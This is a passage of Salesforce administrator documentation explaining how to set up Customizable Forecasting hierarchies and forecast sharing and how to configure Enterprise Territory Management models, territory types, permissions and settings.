- Make sure that the appropriate users are the assigned forecast manager whenever there is more than one user in a role or territory in your forecast hierarchy. Each user at the bottom of your forecast hierarchy can be a forecast manager. However, above that, a single user must be chosen as the forecast manager for forecasts to roll up to that user. See Assigning Forecast Managers in Your Forecast Hierarchy.
- Share forecast manager views with other users. See Manually Sharing a Forecast.

Be sure each sales manager with subordinates is designated as a forecast manager in your forecast hierarchy. This ensures that the forecast visibility rolls up to every level of the hierarchy.

If `Nonforecasting` appears next to a role or territory in the forecast hierarchy, it means that a forecast manager has not been assigned to that role or territory.

Note: When you remove a user from the forecast hierarchy or the role hierarchy, all their quota and override data is permanently deleted.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set up forecast hierarchy:
- "Customize Application"

SEE ALSO:

Setting Up Customizable Forecasting
Set Up Your Forecast Hierarchy
Manually Sharing a Forecast

Enable Users for Customizable Forecasting

To give users access to sales forecasts, add them to the forecast hierarchy and give them the Allow Forecasting permission.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

To enable users for customizable forecasting if your organization does not use territory management:

1. From Setup, enter *Forecasts Hierarchy* in the Quick Find box, then select **Forecasts Hierarchy**.
2. To view a list of users assigned to a level, click **Enable Users** next to a role at that level.
3. To enable the user for customizable forecasting, select a user and click **Add**. To disable a user, select the user and click **Remove**.
4. Click **Save**.

Note: When you remove a user from the forecast hierarchy or the role hierarchy, all their quota and override data is permanently deleted.

To enable a user for customizable forecasting if your organization uses territory management:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to the user's name.
3. Select **Allow Forecasting**.
4. Click **Save**.
5. Add the user to a territory.

Customizable Forecasting includes five standard report types. You can't create custom report types with Customizable Forecasting.

Note: To view a list of users for a territory, select the territory name in the territory hierarchy or run a territory report. For more information on territory reports, see Territory Reports.

If you add multiple users to a role or territory, assign only one as the forecast manager for that role or territory. See Assigning Forecast Managers in Your Forecast Hierarchy

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Territory management available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set up forecast hierarchy:
- "Customize Application" or "Manage Users"

SEE ALSO:

Setting Up Customizable Forecasting
Enable Territory Management
Manually Sharing a Forecast

Assigning Forecast Managers in Your Forecast Hierarchy

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

After users are enabled for customizable forecasting, assign a user as a forecast manager for each role in your forecast hierarchy. Assigning someone as a forecast manager means that all forecasts from users below that user in the forecast hierarchy roll up to that person. For example, an executive and executive assistant may have the same role, but the executive is the assigned forecast manager in the forecast hierarchy because all subordinates' forecasts roll up to the executive. Both the executive and executive assistant can submit forecasts, but forecasts of other users do not roll up to the executive assistant.

If a role in the forecast hierarchy has no forecast manager, that role and all its subordinate roles are not included in your forecasts.

If `Nonforecasting` appears next to a role or territory in the forecast hierarchy, it means that a forecast manager has not been assigned to that role or territory.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up forecast hierarchy:
- "Customize Application"

1. From Setup, enter *`Forecasts (Customizable)`* in the `Quick Find` box, then select **Forecasts Hierarchy**.
2. Click **Assign Manager** or **Edit Manager** next to a role to assign a user as the forecast manager of that role.

   Roles without roles below them cannot have forecast managers unless your organization has territory management, which supports forecast managers at all levels.
3. Choose a user to be assigned as the forecast manager of the selected role. If no users are available for the role, enable the appropriate user; see Enable Users for Customizable Forecasting.
4. If forecast sharing is enabled, choose the sharing settings:
   - Choose `Require Administrator assistance for forecast sharing` to limit forecast sharing for this view to administrators. This is the default option.
   - Choose `Forecast managers can share their own forecast views` to allow the administrator or the forecast manager to share this view.
5. Click **Save**.

SEE ALSO:

Setting Up Customizable Forecasting
Set Up Your Forecast Hierarchy
Manually Sharing a Forecast

Enabling Customizable Forecasting

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

Enabling customizable forecasting for your organization allows your forecast users to view and submit their customizable forecasts from the Forecasts tab based on your customizable forecast settings. Customizable Forecasting includes five standard report types. You can't create custom report types with Customizable Forecasting.

1. From Setup, enter *Forecasts Hierarchy* in the Quick Find box, then select **Forecasts Hierarchy**.
2. Click **Enable Customizable Forecasting**. If this option is not available, customizable forecasting is already enabled for your organization. After you enable customizable forecasting, three new user permissions are available:

Permission	Description
Override Forecasts	Allows users to override their own forecasts and forecasts for users below them in the forecast hierarchy. All standard profiles except Read Only receive this permission.
Edit Personal Quota	Allows users to change their individual quotas. All standard profiles except Read Only receive this permission. Users with the "Manage Users" permission can always edit any quota. Users can always edit the quotas of users that report directly to them.
View All Forecasts	Allows users to view any forecast regardless of their place in the forecast hierarchy. The System Administrator profile includes this permission.

3. Choose the appropriate opportunity page layouts that you want to include the new Opportunity Forecasts related list. Optionally, choose the Append... option to add this related list to page layouts even if users have customized them.
4. Click **Save**.
5. Enable or disable these permissions where necessary..

Note: With customizable forecasts, your forecasts still depend on how your Opportunity Stage picklist values map to Forecast Categories.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable customizable forecasts:
- "Customize Application"

SEE ALSO:

Setting Up Customizable Forecasting
Enable Territory Management
Manually Sharing a Forecast

Manually Sharing a Forecast

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Your administrator defines your organization's forecasting hierarchy, which determines which users can view the forecast data. However, your administrator can manually extend sharing privileges for forecast data, and you may be able to manually extend sharing privileges for your own forecast data as well. Manual forecast sharing can only increase access to forecast data; it cannot restrict access for users who already have access. To manually share a forecast, you must be an administrator or a forecast manager who has been given access to share your forecast data.

To see which users can view your forecast or to share your forecast data, do one of the following:

- From Setup, enter *Forecasts Hierarchy* in the Quick Find box, then select **Forecasts Hierarchy**, then click **Share** next to the view you want to share.
- Click **Sharing** on the forecast home page to share your own forecast data.

The User and Group Sharing list shows you all the users who currently have access to this forecast data. It also details the level of access they have, whether they can submit a forecast, and the reason they have that access. The reasons a user might have access to forecast data are:

Reason	Description
Administrator	The user is an administrator, or has the "Modify All Data" permission.
Delegated Forecast Manager	A user has access to forecast data that was granted via the **Sharing** button on the forecast.
Forecast Manager	A user has access due to being a forecast manager in the forecast hierarchy.
Owner	The owner can always see his or her own forecast data.
View All Forecasts Permission	The user has the "View All Forecasts" permission.

On the Forecast Sharing Detail page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the View drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the View drop-down list and click **Edit**.
- Click **Add** to grant other users or groups access to the forecast data.

  Note: Manual sharing extends to the opportunity data that makes up the forecast. If a user has permission to override forecast data, then the user also has permission to override the opportunity forecast data.

- Click **Expand List** to view all users that have access to the forecast data.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

SEE ALSO:

Define Customizable Forecast Settings

Setting Up Customizable Forecasting

Submit Customizable Forecasts in Batches

Submitting forecasts takes a snapshot of forecast data and makes that data available in forecast history and reports. Save time by submitting multiple forecast at once.

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts.

To submit multiple forecasts at once:

1. From Setup, enter *Batch Submit* in the Quick Find box, then select **Batch Submit Forecasts**.
2. Choose the appropriate forecast period.
3. Select the users that have forecasts you want to submit and click **Add** to add them to the list of Selected Users for Batch Submit. Select more than one at a time using **CTRL**+click.
4. Click **Submit**.
5. Click **OK**.

Users can also submit their forecasts individually by clicking **Submit** from their forecast.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To submit forecasts in batches:
- "Modify All Data"

SEE ALSO:

Setting Up Customizable Forecasting

Customize Territories

Enterprise Territory Management

Enterprise Territory Management helps you model your sales territories into a logical but flexible structure that connects sales reps to the accounts they sell to.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management. Enterprise Territory Management and Collaborative Forecasts can both be enabled and used at the same time in your Salesforce organization, but the two features are not currently integrated to work together.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Salesforce's original territory management feature lets you grant users access to accounts based on criteria such as postal code, industry, revenue, or a custom field relevant to your business. Enterprise Territory Management builds upon the original feature by introducing territory types, territory models, and territory model states. These components let you create and preview multiple territory structures and strategies before you activate and implement the one that works best. Enterprise Territory Management also offers easier assignments between territories, accounts, and opportunities. Custom reports help you organize your territory model for optimum coverage, assess territory effectiveness, and modify your model if necessary. Your team can use Chatter to collaborate as you design and build your territory model.

For comprehensive instructions for implementing this feature, see the *Enterprise Territory Management Implementation Guide*.

Enterprise Territory Management Concepts

Learn about the features and related concepts that make Enterprise Territory Management so powerful and easy to use. Understanding these concepts will help you model your territories more effectively.

Manage Your Salesforce Org's Sales Territories

Use Enterprise Territory Management to manage and maintain your org's sales territories. Create territory types, build a model, and then add and test your account assignment rules. When you're satisfied with your model, activate it, then assign users and accounts. Roll it out to your org, and then run reports to assess its impact and make adjustments if necessary.

Create Custom Report Types for Enterprise Territory Management Reports

Organizations using Enterprise Territory Management can run reports that show account assignments, user assignments, and more. Set up custom report types so sales managers and other users can create the reports they need.

Report on Accounts Assigned to Territories

Manage account assignments to sales territories by reporting on which accounts have been assigned to territories. See which accounts belong to which territories.

Report on Territories Without Assigned Accounts

Manage account assignments to sales territories by reporting on which territory models' territories do not have assigned accounts.

Report on Users Not Assigned to Territories

Manage user assignments to sales territories by reporting on which users have not been assigned to territories.

Report on Territories with Assigned Users

Manage user assignments to sales territories finding out which territory models' territories have users assigned. See which assigned users belong to which territories.

Report on Summarizable Account Fields by Territory

Gauge territory size by reporting on summarizable account data, such as annual revenue or number of employees.

Archive a Territory Model

Archiving a territory model deactivates it in your organization, but the model remains in your territory model list, where you can reference its associated assignment rules and the resulting account-to-territory assignments generated by the rules. You can only archive a model that is in the `Active` state. After archiving a model, you cannot return it to the `Active` state or the `Planning` state.

Delete a Territory Model

Delete a territory model if your organization no longer actively uses the model for territory management or reference. You can't delete an active territory: the model must be in `Planning` or `Archived` state.

View and Manage Assignment Rules at the Territory Model Level

If you want to view and manage account assignment rules at a high level, you can. Start from the territory model record to create, edit, or view rules for the model's territories. From the model-level list of rules, you can view rule criteria, or open a rule record to find out which territories it's assigned to, if any.

Activating Assignment Rules and Applying them to Descendant Territories

The ability to apply an assignment rule to descendant territories is available at the territory level only. You cannot apply assignment rules to descendants at the territory model level. Therefore, you only get the option to apply a rule to descendant territories if you access the rule's record from an individual territory.

Disable Enterprise Territory Management

If you wish, you can disable Enterprise Territory Management for your organization and use another means of record sharing.

SEE ALSO:

Enterprise Territory Management Implementation Guide

Enterprise Territory Management Concepts

Learn about the features and related concepts that make Enterprise Territory Management so powerful and easy to use. Understanding these concepts will help you model your territories more effectively.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Territory Type

Territory types help you organize your territories by key characteristics important to your company. Every territory you create must have a territory type. Territory types are used for organizing and creating territories *only:* they do not appear on territory model hierarchies.

Territory Type Priority

Specifying and managing territory type priority information helps you choose the appropriate territory type for territories you create or edit. There are no predefined priority options, so your organization should create its own priority scheme. For example, `001` may indicate that a territory type is the highest priority or the lowest. Make sure your scheme can scale as you add more territory types.

Territory

Territories organize groups of accounts and the Salesforce users who work with those accounts. Territories are created based on territory types.

Territory Model

A territory model represents a complete territory management system for your organization. Modeling lets you create and preview multiple territory structures and different account and user assignments before you activate the model that works best.

Territory Hierarchy

The territory hierarchy shows a model's territory structure and serves as its main interaction point. Start from the hierarchy to create, edit, and delete territories; run assignment rules for territories, and navigate to territory detail pages for more information. From the hierarchy, you can also assign territories to opportunities, run assignment rules at the model level, and activate or archive the model.

Territory Model State

Territory model state indicates whether a territory is in the planning stage, in active use, or archived. Your organization can have only one `active` territory model at a time, but you can create and maintain multiple models in `planning` or `archived` state to use for additional modeling or reference.

How Do Permissions Affect Feature and Data Access in Enterprise Territory Management?

When implementing Enterprise Territory Management, make sure you understand how the feature's permissions affect administration and provide access to records and data.

Territory Type

Territory types help you organize your territories by key characteristics important to your company. Every territory you create must have a territory type. Territory types are used for organizing and creating territories *only:* they do not appear on territory model hierarchies.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

For example, you might create a territory type called `Universal Telco Named Accounts`, then from that type, create territories that include named accounts. Or you might create a territory type called `US Geographic`, and from that type create territories based on states or regions.

When you create a territory type, make sure the label and description clearly indicate what kinds of territories should belong to that type.

Territory Type Priority

Specifying and managing territory type priority information helps you choose the appropriate territory type for territories you create or edit. There are no predefined priority options, so your organization should create its own priority scheme. For example, *001* may indicate that a territory type is the highest priority or the lowest. Make sure your scheme can scale as you add more territory types.

When you create a new territory, you select a territory type from the `Territory Type` lookup field. From the lookup, you can view the territory type's assigned priority.

Example: Your organization uses territory type priority to reflect your sales strategy for the year. Your organization expects more opportunities within the US east coast than the US west coast in the coming year, so the East Coast territory type is assigned priority *001* and the West Coast territory type is assigned *005*. These priority assignments help those creating territory records make the right territory type choice. At mid-year, you project unexpected growth opportunities in the Great Lakes region, so you create a new territory type called Great Lakes and assign it priority *003* to reflect the change in your sales strategy.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Territory

Territories organize groups of accounts and the Salesforce users who work with those accounts. Territories are created based on territory types.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

The territory record shows you assigned users, manually assigned accounts, and rules that assign accounts automatically. A territory can have both parent and child territories. Depending on how your organization assigns accounts, an account may be assigned to more than one territory.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Territory Model

A territory model represents a complete territory management system for your organization. Modeling lets you create and preview multiple territory structures and different account and user assignments before you activate the model that works best.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Each territory model features a graphical hierarchy. The hierarchy shows your model's territory structure (including parent and child territories) and lets you create, edit, and delete territories and view their detail pages. Your organization can create and modify up to four different territory models at a time, but only one model can be active at any time. Activate the model you want to use to finalize its user and account assignments.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Territory Hierarchy


The territory hierarchy shows a model's territory structure and serves as its main interaction point. Start from the hierarchy to create, edit, and delete territories; run assignment rules for territories, and navigate to territory detail pages for more information. From the hierarchy, you can also assign territories to opportunities, run assignment rules at the model level, and activate or archive the model.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud



The name and state of the territory model appear at the top node of the hierarchy (1). Parent and child territories are nested beneath the model name (2). Create or edit new child territories or run their assignment rules (3). Run the filter that assigns territories to opportunities (4). Run assignment rules for all territories in the model (5). Hover to learn when rules were last run (6). Set the model's state to `Active` or `Archive` (7). Toggle to a sorted list view and back to tree view (8).

Territory Model State

Territory model state indicates whether a territory is in the planning stage, in active use, or archived. Your organization can have only one `active` territory model at a time, but you can create and maintain multiple models in `planning` or `archived` state to use for additional modeling or reference.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Some states reflect a territory model's lifecycle and others indicate errors in processing when states are changed.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Lifecycle State	Definition
`Planning`	The default state for every new territory model you create. The `Planning` state lets you preview a model's territory hierarchy before deploying it. Users have no territory-related access to accounts in models that are in the `Planning` state.
`Active`	The state of a territory model after you activate it and all processing is complete. Only *one* model in your Salesforce organization can be active at a time. A model in `Active` state lets users view model details, including hierarchies, territories, and all assigned accounts and users. Users assigned to territories within an active model can access and modify accounts they are assigned to within that model.
`Archived`	The state of a territory model after you archive it and all processing is complete. An archived model no longer provides account access to users, but it does let administrators view hierarchy and rule assignments as they were configured when the model was active. Only the *active* model can be archived, and archived models cannot be reactivated. When you archive a territory model or delete a territory on an active model, the `Territory` field is reset to a blank value on opportunity records with those territories assigned.

Error State	Definition
`Activation Failed`	An error occurred during activation. Check your email for more information from Salesforce.
`Archiving Failed`	An error occurred during activation. Check your email for more information from Salesforce.

How Do Permissions Affect Feature and Data Access in Enterprise Territory Management?

When implementing Enterprise Territory Management, make sure you understand how the feature's permissions affect administration and provide access to records and data.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Make sure user permissions provide the appropriate level of access for users. For example, you might want Sales Operations managers and selected Sales managers to be able to manage territories. If so, assign them the "Manage Territories" permission. Anyone who will also create account assignment rules also needs the "View All" permission on Accounts.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Users who need to:	Require these permissions, roles, or ownership:
• Create territory models and all related records (such as territory types) • View and manage territory models in all states: `Planning`, `Active`, and `Archived` • Activate, archive, delete, or clone territory models • View territory information on territory-assigned account records for territories in models in *all* states (`Planning`, `Active`, and `Archived`)	Manage Territories
• Create or edit account assignment rules	Manage Territories AND View All on Accounts Note: Which fields are available for account assignment rules depends on account field-level security settings, if any. For example, a user has the appropriate permissions for creating account assignment rules, but her profile prevents her from viewing the Account object's `Annual Revenue` field. She will not be able to create account assignment rules that include that field.
• View the Salesforce Setup tree, including territories settings • View the territory model in `Active` state, including its related records (such as territory types and assignment rules) and other elements (such as the territory hierarchy) • View the names of all account records assigned to territories in the `Active` territory model • View territory information on territory-assigned account records for territories in models in the `Active` state only	View Setup and Configuration Note: View Setup and Configuration is enabled by default for the Standard User profile.
View data for models in `Planning` and `Archived` states on reports that include territories, assigned records, or rules	Manage Territories
Manually assign a territory to an opportunity	Sharing access for the opportunity's account. Users who have sharing access to the account can assign any active territory to the opportunity. Those who do not can assign only a territory that is also assigned to the opportunity's account. Note: For manual territory assignments, Salesforce suggests opportunities assigned to the territory's account, but those with sharing access can search for and assign any territory in the active territory model. When a territory is assigned to an opportunity, that opportunity is shared with all Salesforce users assigned to that territory's parent in the territory model hierarchy.

Manage Your Salesforce Org's Sales Territories

Use Enterprise Territory Management to manage and maintain your org's sales territories. Create territory types, build a model, and then add and test your account assignment rules. When you're satisfied with your model, activate it, then assign users and accounts. Roll it out to your org, and then run reports to assess its impact and make adjustments if necessary.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Before you begin building your territory model, plan your approach. Choose organizing characteristics such as industry, annual revenue, or location information to divide your organization's accounts into logical segments that work for the way you do business.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To manage territories:
- "Manage Territories"

Enable Enterprise Territory Management

Starting with Winter '15, Enterprise Territory Management is ready to be enabled by administrators in new Salesforce organizations.Organizations created before Winter '15 need to call salesforce.com to enable the feature. Enterprise Territory Management cannot be enabled in existing organizations that have Customizable Forecasting enabled.

Define Enterprise Territory Management Settings

Define and configure settings for Enterprise Territory Management.

Use Chatter to Collaborate on Territory Models

Enable Chatter Feed Tracking on the Territory Model object to collaborate on model development directly within model records. Your team can post and respond to comments, attach files, and get notifications when model states change or key fields are updated.

Build a Territory Model

A territory model organizes all the elements of your organization's territory management plan, including a territory hierarchy, account assignments, and user assignments. Keep your model in the `planning` state as you build your hierarchy, define assignment rules for territories, add users to territories, and run your rules to see the resulting account assignments.

Manually Assign One or More Territories to an Account

Assign one or more territories to an account directly from the account record. Only territories that belong to models in `Planning` or `Active` state can be assigned to accounts.

Manually Assign One or More Assignment Rules to a Territory

Assign one or more object assignment rules to a territory directly from the territory record. Available rules come from the territory model the territory belongs to.

Manually Assign a Territory to an Opportunity

On an opportunity record, you can assign and track the territory whose assigned sales reps work that opportunity. Manual territory assignments are controlled by your sharing access to the opportunity's assigned (parent) account. When you assign a territory to an opportunity, that opportunity is shared with all Salesforce users assigned to that territory's parent in the territory model's hierarchy.

Run the Opportunity Territory Assignment Filter

The opportunity territory assignment filter assigns territories to opportunities based on the filter logic in the Apex class.

Clone a Territory Model

Cloning lets you make a copy of a territory model that you can use to test out different territory characteristics. The new model includes the original's territories, assignment rules, users, and manually assigned accounts. Only models in `Planning`, `Active`, or `Archived` state can be cloned. When cloning is complete, the new model is in `Planning` state.

Assign Users to Territories

Assign users to the territories they will operate in to sell products and services. You can assign users to territories that belong to models in `Active` or `Planning` state, though assignments made within `Planning` state models are for planning purposes only: they *do not* affect user access to records.

Identify Territory Users by Territory Role

Keep track of user functions within territories by creating territory roles and assigning them to territory users as needed. Users can even have different roles in different territories.

Activate a Territory Model

When you're satisfied with the structure of your territory model and its territory account assignments, you're ready to activate it. Remember that you can also maintain models in `Planning` and `Archived` states for further modeling and reference.

Configure Enterprise Territory Management Permissions and Access for Administrators and Users

An important step in implementing Enterprise Territory Management is making sure the right users can access the right territory model elements, records, and record elements.

Run Assignment Rules for a Territory

Run account assignment rules for any territory that has rules defined and belongs to a territory model in `Planning` or `Active` state. If your territory is in `Planning` state, running rules lets you *preview* account assignments. If your territory is in `Active` state when you run rules, accounts are assigned to territories according to your rules.

Find Out Which Territories an Assignment Rule Applies To

If you use rules to assign accounts to territories, it can be helpful to find out which territories a single rule applies to.

SEE ALSO:

Enterprise Territory Management Concepts

Enterprise Territory Management

Enable Enterprise Territory Management

Starting with Winter '15, Enterprise Territory Management is ready to be enabled by administrators in new Salesforce organizations.Organizations created before Winter '15 need to call salesforce.com to enable the feature. Enterprise Territory Management cannot be enabled in existing organizations that have Customizable Forecasting enabled.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management. Enterprise Territory Management and Collaborative Forecasts can both be enabled and used at the same time in your Salesforce organization, but the two features are not currently integrated to work together.

1. From Setup, enter *`Territories`* in the `Quick Find` box, then select **Settings**.
2. Click **Enable Enterprise Territory Management**.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Enterprise Territory Management:

- "Customize Application"

Define Enterprise Territory Management Settings

Define and configure settings for Enterprise Territory Management.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Define Default User Access for Territory Records

Specify the *default* settings for how users can access and modify records associated with the sales territories you set up. The access provided by default settings can be modified when you create or edit an individual territory.

Enable Filter-Based Opportunity Territory Assignment

Enable and configure filter-based assignment of territories to opportunities..

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To set up Enterprise Territory Management:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Define Default User Access for Territory Records

Specify the *default* settings for how users can access and modify records associated with the sales territories you set up. The access provided by default settings can be modified when you create or edit an individual territory.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

The standard record access settings apply to accounts and opportunities. If your organization uses `Private` default internal access for contacts or cases, you can also set access for those records.

1. From Setup, enter `Territories` in the `Quick Find` box, then select **Settings**.
2. Select the default access levels you want for accounts and opportunities.
3. If applicable, select the default access levels for contacts and cases.
4. Click **Save**.

SEE ALSO:

Organization-Wide Sharing Defaults

Set Your Organization-Wide Sharing Defaults

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create a territory model:

- "View Setup and Configuration"

  AND

  "Manage Territories"

Enable Filter-Based Opportunity Territory Assignment

Enable and configure filter-based assignment of territories to opportunities..

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

1. From Setup, enter *Territories* in the Quick Find box, then select **Settings**.
2. Enable Filter-Based Opportunity Territory Assignment.
3. If your organization is using the Apex code Salesforce provides, first create the class and then return to this Settings page and enter the class name: *OppTerrAssignDefaultLogicFilter*. If you opt to use your own code for the Apex class, you'll come back and enter the name of the class that you create.
4. If you want to run the filter-based opportunity territory assignment job when opportunities are created, select that option.
5. Save your settings.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Enterprise Territory Management:
- "Customize Application"

Use Chatter to Collaborate on Territory Models

Enable Chatter Feed Tracking on the Territory Model object to collaborate on model development directly within model records. Your team can post and respond to comments, attach files, and get notifications when model states change or key fields are updated.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

After you enable and configure Chatter Feed Tracking, anyone with access to a territory model record can use Chatter to collaborate on that model. Those who follow the record will get updates in their own Chatter feeds when tracked fields are updated.

1. Make sure Chatter has been enabled for your organization.
2. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
3. Select the Territory Model object. Enable Feed Tracking, then select the territory model fields you want to track.
4. Click **Save**.
   The Chatter feed appears at the top of your organization's territory model records.
5. Make sure to tell others who maintain territory models that they can now use Chatter to follow and collaborate on territory models directly from model records.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To enable Chatter Field Tracking:
- "Customize Application"

To share a Chatter post on a territory model record:
- "View Setup and Configuration"

  AND

  "Manage Territories"

SEE ALSO:

Customize Chatter Feed Tracking

Salesforce Chatter

Build a Territory Model

A territory model organizes all the elements of your organization's territory management plan, including a territory hierarchy, account assignments, and user assignments. Keep your model in the `planning` state as you build your hierarchy, define assignment rules for territories, add users to territories, and run your rules to see the resulting account assignments.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management. Enterprise Territory Management and Collaborative Forecasts can both be enabled and used at the same time in your Salesforce organization, but the two features are not currently integrated to work together.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** and **Performance** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To build a territory model:

- "View Setup and Configuration"

  AND

  "Manage Territories"

1. Create Territory Types

   Territory types help you categorize and define individual territories. Creating territory types is the first step in building your territory model in Salesforce.
2. Create a Territory Model Record

   The first step in building your territory model is creating the record that connects the other elements, including territories, user assignments, and account assignments. When you create a territory model record, Salesforce generates a territory hierarchy for it.
3. Create Territories

   Create territories as you build your organization's territory model. When you create a territory, it appears on the model's territory hierarchy.
4. Create and Preview Territory Account Assignments

   You assign accounts to territories by either creating rules that assign them automatically or adding them manually. Rules can be configured to apply to both parent territories and their descendents. Manual assignments apply only to the territory where they are made.

Create Territory Types

Territory types help you categorize and define individual territories. Creating territory types is the first step in building your territory model in Salesforce.

Note: This information applies to Enterprise Territory Management only, not to previous versions of Territory Management.

Examples of territory types you might create include *`Named Accounts`*, *`Direct Accounts`*, and *`Overlay Sales`*.

1. From Setup, enter *`Territory Types`* in the `Quick Find` box, then select **Territory Types**.
2. Click **New Territory Type**.
3. Enter a label and a description. In your description, make sure you clearly indicate what kinds of territories should belong to that type.
4. Specify a territory type priority.
5. Click **Save**.

SEE ALSO:

Territory Type Priority

EDITIONS

Available in: Salesforce Classic

